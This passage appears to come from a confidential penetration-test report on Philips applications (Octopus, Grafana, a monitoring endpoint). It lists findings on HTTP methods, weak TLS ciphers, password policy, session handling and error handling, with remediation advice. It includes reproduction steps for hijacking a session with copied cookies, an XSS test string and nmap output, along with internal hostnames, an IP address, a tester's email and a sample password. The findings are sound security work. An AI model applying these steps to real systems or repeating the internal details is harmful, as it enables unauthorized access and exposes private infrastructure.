6	Accept-Encoding : gzip, deflate
7	Connection : close

- a. Screenshot shows that the attacker has requested with Insecure HTTP methods in the application

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
1	GET	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
3	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
4	CONNECT	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
6	TRACE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
7	OPTIONS	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
8	DELETE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
9	ACL	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
10	ARBITRARY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
11	BASELINE-CONTROL	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
12	BCOPY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
13	BDELETE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
14	BIND	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
15	BMOVE	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
16	BPROPFIND	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
17	BPROPPATCH	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
18	CHECKIN	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
19	CHECKOUT	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	
20	COPY	200	<input type="checkbox"/>	<input type="checkbox"/>	16161	

Request	Response					
	Pretty	Raw	Hex	Render		
	<pre> 1 HTTP/1.1 200 OK 2 Cache-Control : no-cache, no-store,no-cache, no-store 3 Content-Type : text/plain; version=0.0.4; charset=utf-8 4 Server : Microsoft-HTTPAPI/2.0 5 Date : Sat, 15 Jul 2023 08:58:44 GMT 6 Connection : close 7 Content-Length : 15922 8 9 # HELP memo_pe_script_timestamp Product script Time stamp 10 # TYPE memo_pe_script_timestamp gauge 11 memo_pe_script_timestamp{script="ISP-ProductInfo.ps1",frequency="NA",version="12.1"} 1688716650 12 # HELP memo_pe_product_info Product Information 13 # TYPE memo_pe_product_info gauge 14 memo_pe_product_info{product="ISP",node type="Concerto",memoversion="remote.monitoring-1.3.0.268" </pre>					

**b. Screenshot shows that the application responded back with 200 ok**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.9 DesktopApp: TLS Implementation Flaws

Vulnerability Title	TLS Implementation Flaws
Vulnerability Category	A2 – Cryptographic Issues
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the remote server allows clients to use TLSv1.2 protocols. The following deficiencies were found in the encrypted communication Configuration:</p> <ul style="list-style-type: none"> <li>- Sweet32 – It uses Collision or “birthday” attack against 64-bit DES/3DES ciphers in CBC mode to decrypt sensitive information like session cookie, by sending large amount of data over a single SSL/TLS session.</li> <li>- Lucky13 – It was observed that the remote server is vulnerable to LUCKY13 attack. The Lucky Thirteen attack is a cryptographic timing attack against implementations of the transport layer security (TLS) protocol that use the CBC mode of operation.</li> </ul> <p><b>Test as of on 15Jun2023:</b></p> <p>Application is using CBC Weak cipher under TLSv1.2.</p> <p><b>Exploitability rational:</b></p> <p>When weak cipher suites such as CBC and 3DES are configured for the webserver, it leaves the application vulnerable to timing and MITM attacks. However, it seems difficult to exploit.</p> <p><b>Impact Rational:</b></p> <ul style="list-style-type: none"> <li>- <b>Sweet32</b> – An attacker who can send arbitrary HTTP Requests on behalf of the user by controlling the client and can sniff the HTTPS</li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

	<p>response, is then able to decrypt one block of the encrypted message within 232 attacker-controlled requests.</p> <ul style="list-style-type: none"> <li>- <b>Lucky13</b> – An attacker would measure the time it takes to encrypt records when using the standard CBC cipher suites used in TLS Sessions. An attacker would then be able to recover plain text from TLS connections that use CBC mode encryption.</li> </ul>
<b>Affected Hosts</b>	<p><a href="http://memoconc:9182/">http://memoconc:9182/</a></p> <p><a href="http://memoconc:9090/">http://memoconc:9090/</a></p>
<b>Recommendation</b>	<p>It is recommended to disable support of Cryptographic protocols with known vulnerabilities and the server should enforce the use of latest stable version of TLS. In addition weak or lowgrade CBC ciphers or encryption must be disabled on the application server.</p>
<b>Status</b>	<b>Open</b>

**Test as of on 15Jun2023:**

**Steps to Reproduce:**

- Run nmap command line: nmap -sV --script ssl-enum-ciphers <host>
- Observe the result that application uses weak ciphers.

**Supportive Evidence:**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```
Nmap scan report for memoconc (130.147.140.173)
Host is up (0.00s latency).
Other addresses for memoconc (not scanned): fe80::4186:505b:bf66:a0ab

PORT      STATE SERVICE VERSION
9090/tcp  open  ssl/http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_ssl-enum-ciphers:
  TLSv1.2:
    ciphers:
      TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
      TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
      TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 4096) - A
      TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 4096) - A
      TLS_RSA_WITH_AES_128_CBC_SHA (rsa 4096) - A
      TLS_RSA_WITH_AES_256_CBC_SHA (rsa 4096) - A
      TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - C
      TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 4096) - C
    compressors:
      NULL
    cipher preference: server
  warnings:
    64-bit block cipher 3DES vulnerable to SWEET32 attack
    Key exchange (secp256r1) of lower strength than certificate key
TLSv1.3:
  ciphers:
    TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
    TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
    TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
  cipher preference: server
  least strength: C
```

a. Screenshot shows that the application using Weak ciphers.

PHILIPS SCOE

Confidential



This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.

```
Nmap scan report for memoconc (130.147.140.173)
Host is up (0.0010s latency).
Other addresses for memoconc (not scanned): fe80::4186:505b:bf66:a0ab

PORT      STATE SERVICE
9182/tcp  open  unknown
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256 (secp256r1) - A
|       TLS_FCDH_RSA_WITH_AES_256_GCM_SHA384 (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_AES_128_GCM_SHA256 (rsa 4096) - A
|       TLS_RSA_WITH_AES_256_GCM_SHA384 (rsa 4096) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 4096) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 4096) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - C
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 4096) - C
|     compressors:
|       NULL
|     cipher preference: server
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Key exchange (secp256r1) of lower strength than certificate key
|   TLSv1.3:
|     ciphers:
|       TLS_AKE_WITH_AES_128_GCM_SHA256 (ecdh_x25519) - A
|       TLS_AKE_WITH_AES_256_GCM_SHA384 (ecdh_x25519) - A
|       TLS_AKE_WITH_CHACHA20_POLY1305_SHA256 (ecdh_x25519) - A
|     cipher preference: server
|     least strength: C
```

**b. Screenshot shows that the application using Weak ciphers.**

## 8.10 WebApp: Weak Password Complexity Requirements

<b>Vulnerability Title</b>	Weak Password Policy
<b>Vulnerability Category</b>	A7- Identification and Authentication Failures
<b>Severity</b>	<b>Medium</b>
<b>CVSS V3 Calculation</b>	CVSS Base Score: 5.3 CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N
<b>Description</b>	<p><b>Vulnerability Description:</b></p> <p>During the security assessment, it is observed that the application does not follow password policy. Weak password policy raise the possibility that users may use weak passwords, which makes it simpler for attackers to obtain user passwords using common attack methods (such as brute force attacks, authentication theft).</p> <p><b>Test as of on 15June2023:</b></p> <p>Application is supporting weak passwords under authentication functionality.</p> <p><b>Exploitability rational:</b></p> <p>Without password rules, users are likely to use weak passwords, and there may be problems with reliability and authentications.</p> <p>For exploiting this vulnerability, the attacker needs to know the User's old password to brute force via login functionality.</p> <p><b>Impact Rational:</b></p> <ul style="list-style-type: none"> <li>• Easily guessable and are easy target for brute force attacks.</li> <li>• If the old password was revealed to someone else (can happen, especially with phishing) then there is a chance to login with the credentials and can gain access to the application.</li> <li>• It is possible someone may gain access to your saved passwords.</li> <li>• It can lead to authentication failure.</li> <li>• Weak password complexity requirements makes the application vulnerable to bruteforce attacks, which may potentially lead to compromise of the user accounts. Attackers that gain access to</li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

	these user accounts may be able to perform fraudulent actions, as well as gaining access to sensitive information.
Affected Systems/IP Address/URL	<a href="https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/profile/password">https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/profile/password</a> <a href="https://philips-ei.octopus.app/app#/">https://philips-ei.octopus.app/app#/</a>
Recommendation	Strong password with more than 8 characters (combination of uppercase letters, lowercase letters, numbers and symbols) should be required to provide adequate security. It is recommended that the application should enforce password complexity requirements that are in accordance with Philips password policy.
Status	Open

### Case 1: Grafana

Test as of on 15June2023:

#### Steps to Reproduce:


- Open the application in the browser.
- Go to profile and select change password.
- While changing the password we can observe that it's taking weak password (less than 8 characters).

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

**Supportive Evidence:****Case 2: Octopus****Test as of on 01Aug2023:****Steps to Reproduce:**


- 1) Login to <https://philips-ei.octopus.app/app#/> with valid credentials.
- 2) Navigation to My profile section.
- 3) Click on Change your password option.
- 4) Provide the old as password as new password & save it.
- 5) Application will accept the same.

PHILIPS SCOE




Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Supportive Evidence:**

The screenshot shows a web browser window for the Octopus application at the URL <https://philips-octopus.app/app#/Spaces-106/users/me/details>. The user profile page is displayed, showing a placeholder Gravatar icon and a message: "You can change your picture at Gravatar.com". The "My Profile" section includes fields for "Display Name" (PraveenBabu) and "Email Address" (prav). A modal dialog box titled "Change Your Password" is open, containing two input fields: "New password" with the value "Octopus@123" and "Confirm new password" with the value "Octopus@123". At the bottom of the dialog are "CANCEL" and "SAVE" buttons, with "SAVE" being highlighted in green.

Screenshot shows that the Octopus application accepting the old password as new password.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.11 Webapp: Improper Session Management

<b>Vulnerability Title</b>	Improper Session Management
<b>Vulnerability Category</b>	A7 Identification and Authentication Failures
<b>Severity</b>	Medium
<b>CVSS V3 Calculation</b>	CVSS Base Score: 6.1 CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:H/I:H/A:N
<b>Description</b>	<p><b>Vulnerability Description:</b></p> <p><b>Case 1:</b> It was observed that session id is not invalidated at the server side due to which session id of one user can be used for the other user.</p> <p><b>Case 2:</b> The application allows concurrent sessions: It was observed that upon deletion of user account, if the user is already logged in to the application via different browser, the existing session remain alive without any restrictions. Once the user logs out, then that user needs to sign up again to access the application. But until then that user can access and perform all operations.</p> <p><b>Exploitability rational</b></p> <p>For the case 1, attacker should have access to the application. For the case 2, user needs to be logged in to the application. For the case 3, user need to be logged in to the application in two or more different tabs of same browser window. For the case 4 and case 5 to be exploited, the attacker needs physical access to the system.</p> <p><b>Impact Rational:</b> Leaving the user's session active after the user initiates logout provides the attacker with a larger window in which to steal a victim's session and impersonate that user in the application. The session token can be obtained through various techniques, such as intercepting network traffic ("Man-in-the-Middle" or "MitM"), Cross-Site Scripting (XSS), Cross-Site Tracing (XST), and in the case of URL-based session token transmission, local inspection of browser history. In addition to prolonging the session identifier's exposure to attack, failing to invalidate the user's session server-side also leaves the user with no way to deny an attacker's access once the victim discovers that their session has been compromised.</p>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Affected Systems/IP Address/URL	<a href="https://philips-ei.octopus.app/app#/">https://philips-ei.octopus.app/app#/</a>
Recommendation	<p>The user's HTTP session should be terminated on the server immediately after a logout action is performed. It is important to note that simply deleting the cookie from the browser will not terminate the server session. The session must be invalidated at the server, using the HTTP container's intrinsic session abandonment mechanism.</p> <p>Reference: <a href="https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html</a></p>
Status	<b>Open</b>

**Test as of on 01Aug2023:**

**Steps to Reproduce:**

**Case 1:**

- Step 1: In browser 1, log in to the application as user A.
- Step 2: Using Cookie editor, Export the cookies & Copy to clipboard & signout from Browser 1
- Step 3: In browser 2, visit the app url, it will open the login page
- Step 4: Using Cookie editor, Import the cookies & Save it
- Step 5: Now refresh the browser2, application will login without any credentials.

**Case 2:**

- Step 1: In browser 1, log in to the application as user A.
- Step 2: In browser 2, log in with same credentials of user A
- Step 3: The application not validates the concurrent logins.

## Supportive Evidence:

### Case 1:

The screenshot shows a web browser window for the Octopus app. The URL in the address bar is <https://philips-ei.octopus.app/app#/Spaces-106/users/me/details>. The main content is the 'My Profile' section, which includes a placeholder Gravatar image, a display name ('PraveenBabu'), and an email address ('praveenbabu.m@philips.com'). On the left, there are links for 'My Profile', 'My Logins', 'My API Keys', and 'My Recent Activity'. A sidebar on the right is titled 'Cookie Editor' and lists several cookies. Two specific buttons in the sidebar are highlighted with red boxes: 'Export as JSON' and 'Export as Netscape'.

#### a. Login to application with valid credentials of user A in Browser 1 & export the cookies

The screenshot shows a web browser window for the Octopus app. The URL in the address bar is <https://philips-ei.octopus.app/app#/Spaces-106/users/me/details>. The main content is the 'My Profile' section, which includes a placeholder Gravatar image, a display name ('PraveenBabu'), and an email address ('praveenbabu.m@philips.com'). On the left, there are links for 'My Profile', 'My Logins', 'My API Keys', and 'My Recent Activity'. A sidebar on the right is titled 'v2023.3 (Build 4135)' and includes options for 'Dark Theme', 'Sign Out' (which is highlighted with a red box), 'Profile', and 'Need help?'. A message at the bottom right says 'Look out for this icon to access help and related resources'.

#### b. Sign out of the user A in Browser 1

PHILIPS SCOE




Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.



**c. In Browser 2, open the application url, import the copied cookies**

The screenshot shows a browser window titled 'My Profile - Octopus Deploy'. The URL is <https://philips-ei.octopus.app/app#/Spaces-1/users/me/details>. The page displays a user's profile information: Display Name (PraveenBabu) and Email Address (praveenbabu.m@philips.com). There are buttons for 'CHANGE PASSWORD' and 'SAVE'. On the right side, there is a sidebar with 'HELP' and 'RESOURCES' tabs, and a section titled 'Need some help?' with links to documentation, getting started guides, and video tutorials.


**d. Once you clicked on refresh button in browser 2 after importing, application takes you to post login pages without valid credentials.**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

**Case 2:**

- e. Application allows user to login in two different browser at same time, concurrent sessions allowed

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.12 Desktopapp: Improper Error Handling

<b>Vulnerability Title</b>	Improper Error Handling
<b>Vulnerability Category</b>	A5 Security Misconfiguration
<b>Severity</b>	Low
<b>CVSS V3 Calculation</b>	CVSS Base Score: 3.4 CVSS:3.1/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:L/A:N
<b>Description</b>	<p><b>Vulnerability Description</b></p> <p>Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (attacker). These messages reveal implementation details which are supposed to be hidden.</p> <p>Reference: <a href="https://owasp.org/www-community/Improper_Error_Handling">https://owasp.org/www-community/Improper_Error_Handling</a></p> <p><b>Exploitability rational</b></p> <p>An attacker should have access to the application.</p> <p><b>Impact rational</b></p> <p>By leveraging the verbose error an attacker can gain more information about the target which help in fine tuning his/her future attack.</p>
<b>Affected Binary</b>	Octopus.Manager.Tentacle.exe
<b>Recommendation</b>	<p>The application should return customized generic error messages to the user's browser. If details about the error are needed for debugging or support reasons a unique identifier may be created and displayed to the user along with the generic error message for reference. This same unique identifier can be included with the error that is logged to the server so that it can be easily correlated with the issue.</p> <p>References:</p> <ul style="list-style-type: none"> <li>• <a href="https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html">https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html</a></li> </ul>

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Status	Open
--------	------

**Test as of on 26Jul2023:**

**Steps to Reproduce:**


Step 1: Open the Octopus Tentacle Manager.

Step 2: Click on Add tentacle.

Step 3: Add tentacle name as <script>alert(1)</script>.

Step 4: Click on Get started, the application responds back with unhandled error message.

**Supportive Evidence:**



PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.13 API & DesktopApp & Webapp: Lack of Input Validation

Vulnerability Title	Lack of Input Validation
